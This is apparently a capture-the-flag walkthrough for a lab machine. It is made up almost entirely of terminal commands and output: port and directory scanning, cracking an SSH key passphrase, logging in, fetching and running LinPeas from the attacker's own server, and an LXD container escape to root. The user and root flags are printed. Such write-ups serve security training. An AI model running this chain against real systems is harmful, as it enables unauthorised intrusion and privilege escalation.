
nmap -A -vvv 10.10.74.30

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCrmafoLXloHrZgpBrYym3Lpsxyn7RI2PmwRwBsj1OqlqiGiD4wE11NQy3KE
3Pllc/C0WgLBCAAe+qHh3VqfR7d8uv1MbWx1mvmVxK8l29UH1rNT4mFPI3Xa0xqTZn4Iu5RwXXuM4H9OzDglZas6RIm6Gv+sbD2
zPdtvo9zDNj0BJClxxB/SugJFMJ+nYfYHXjQFq+p1xayfo3YIW8tUIXpcEQ2kp74buDmYcsxZBarAXDHNhsEHqVry9I854UWXXC
dbHveoJqLV02BVOqN3VOw5e1OMTqRQuUvM5V4iKQIUptFCObpthUqv9HeC/l2EZzJENh+PmaRu14izwhK0mxL
|   256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEaXrFDvKLfEOlKLu6Y8XLGdB
uZ2h/sbRwrHtzsyudARPC9et/zwmVaAR9F/QATWM4oIDxpaLhA7yyh8S8m0UOg=
|   256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOLrnjg+MVLy+IxVoSmOkAtdmtSWG0JzsWVDV2XvNwrY
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: House of danak
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.74.30/FUZZ

```
.htaccess               [Status: 403, Size: 276, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 276, Words: 20, Lines: 10]
.hta                    [Status: 403, Size: 276, Words: 20, Lines: 10]
uploads                 [Status: 301, Size: 312, Words: 20, Lines: 10]
secret                  [Status: 301, Size: 311, Words: 20, Lines: 10]
```


http://10.10.74.30/uploads/




http://10.10.74.30/uploads/dict.lst



http://10.10.74.30/uploads/manifesto.txt



http://10.10.74.30/uploads/meme.jpg



nano id_rsa

chmod 600 id_rsa

cat id_rsa

/usr/share/john/ssh2john.py id_rsa > new_key

john new_key --wordlist=wordlist.txt

letmein

```
┌─[headcrusher@parrot]─[~]
└──╼ $john new_key --wordlist=wordlist.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (id_rsa)
1g 0:00:00:00 DONE (2020-09-02 00:26) 10.00g/s 2230p/s 2230c/s 2230C/s
Session completed
```

view-source:http://10.10.74.30/

```
    </div>
 </body>
 <!-- john, please add some actual content to the site! lorem ipsum is horrible to look at. -->
 </html>
```

ssh -i id_rsa john@10.10.74.30 -p 22

letmein

```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $ssh -i id_rsa john@10.10.74.30 -p 22
load pubkey "id_rsa": invalid format
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Sep  2 03:44:59 UTC 2020

  System load:  0.0               Processes:           97
  Usage of /:   41.2% of 9.78GB   Users logged in:     0
  Memory usage: 34%               IP address for eth0: 10.10.74.30
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.


Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10
john@exploitable:~$
```

a5c2ff8b9c2e3d4fe9d4ff2f1a5a6e7e

```
john@exploitable:~$ ls
user.txt
john@exploitable:~$ cat user.txt
a5c2ff8b9c2e3d4fe9d4ff2f1a5a6e7e
john@exploitable:~$
```

python -m SimpleHTTPServer 8081

```
┌─[headcrusher@parrot]─[~/scripts]
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
10.10.74.30 - - [02/Sep/2020 00:47:13] "GET /LinPeas.sh HTTP/1.1" 200 -
```

cd /tmp

wget http://10.2.11.159:8081/LinPeas.sh

chmod 777 LinPeas.sh

./LinPeas.sh

```
OS: Linux version 4.15.0-76-generic (buildd@lcy01-amd64-029) (gcc version 7.4.0 (Ubuntu 7.4.0-1ubun
tu1~18.04.1)) #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020
User & Groups: uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),108(lxd)
```

git clone https://github.com/saghul/lxd-alpine-builder.git

cd lxd-alpine-builder/

sudo ./build-alpine

```
OK: 8 MiB in 19 packages
┌─[headcrusher@parrot]─[~/lxd/lxd-alpine-builder]
└──╼ $ls
alpine-v3.12-x86_64-20200902_0101.tar.gz  build-alpine  LICENSE  README.md
```

python -m SimpleHTTPServer 8081

```
┌─[headcrusher@parrot]─[~/lxd/lxd-alpine-builder]
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
10.10.74.30 - - [02/Sep/2020 01:01:59] "GET /alpine-v3.12-x86_64-20200902_0101.tar.gz HTTP/1.1" 200
-
```

wget http://10.2.11.159:8081/alpine-v3.12-x86_64-20200902_0101.tar.gz

```
john@exploitable:/tmp$ wget http://10.2.11.159:8081/alpine-v3.12-x86_64-20200902_0101.tar.gz
--2020-09-02 04:02:01--  http://10.2.11.159:8081/alpine-v3.12-x86_64-20200902_0101.tar.gz
Connecting to 10.2.11.159:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3109378 (3.0M) [application/gzip]
Saving to: 'alpine-v3.12-x86_64-20200902_0101.tar.gz'

alpine-v3.12-x86_64-2020 100%[=================================>]   2.96M   171KB/s    in 19s

2020-09-02 04:02:20 (164 KB/s) - 'alpine-v3.12-x86_64-20200902_0101.tar.gz' saved [3109378/3109378]
```

lxc image import ./alpine-v3.12-x86_64-20200902_0101.tar.gz --alias myimage

```
john@exploitable:/tmp$ lxc image import ./alpine-v3.12-x86_64-20200902_0101.tar.gz  --alias myimage

Image imported with fingerprint: 3cf060e58489d084bc617b9d71244f75b517d325dca86952d1ccc017b40bc8e6
```

lxc image list

```
john@exploitable:/tmp$ lxc image list
+---------+--------------+--------+------------------------------+--------+--------+-------------
--------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION         |  ARCH  |  SIZE  |         UPLOA
D DATE         |
+---------+--------------+--------+------------------------------+--------+--------+-------------
--------------+
| myimage | 3cf060e58489 | no     | alpine v3.12 (20200902_01:01) | x86_64 | 2.97MB | Sep 2, 2020 a
t 4:03am (UTC) |
+---------+--------------+--------+------------------------------+--------+--------+-------------
```

lxc init myimage ignite -c security.privileged=true

lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true

lxc start ignite

lxc exec ignite /bin/sh

```
john@exploitable:/tmp$ lxc init myimage ignite -c security.privileged=true
Creating ignite
john@exploitable:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive
=true
Device mydevice added to ignite
john@exploitable:/tmp$ lxc start ignite
john@exploitable:/tmp$ lxc exec ignite /bin/sh
```

find / -name root.txt

```
~ # find / -name root.txt
find: /sys/kernel/debug: Permission denied
/mnt/root/root/root.txt
```

cat /mnt/root/root/root.txt

2e337b8c9f3aff0c2b3e8d4e6a7c88fc

```
~ # cat /mnt/root/root/root.txt
2e337b8c9f3aff0c2b3e8d4e6a7c88fc
```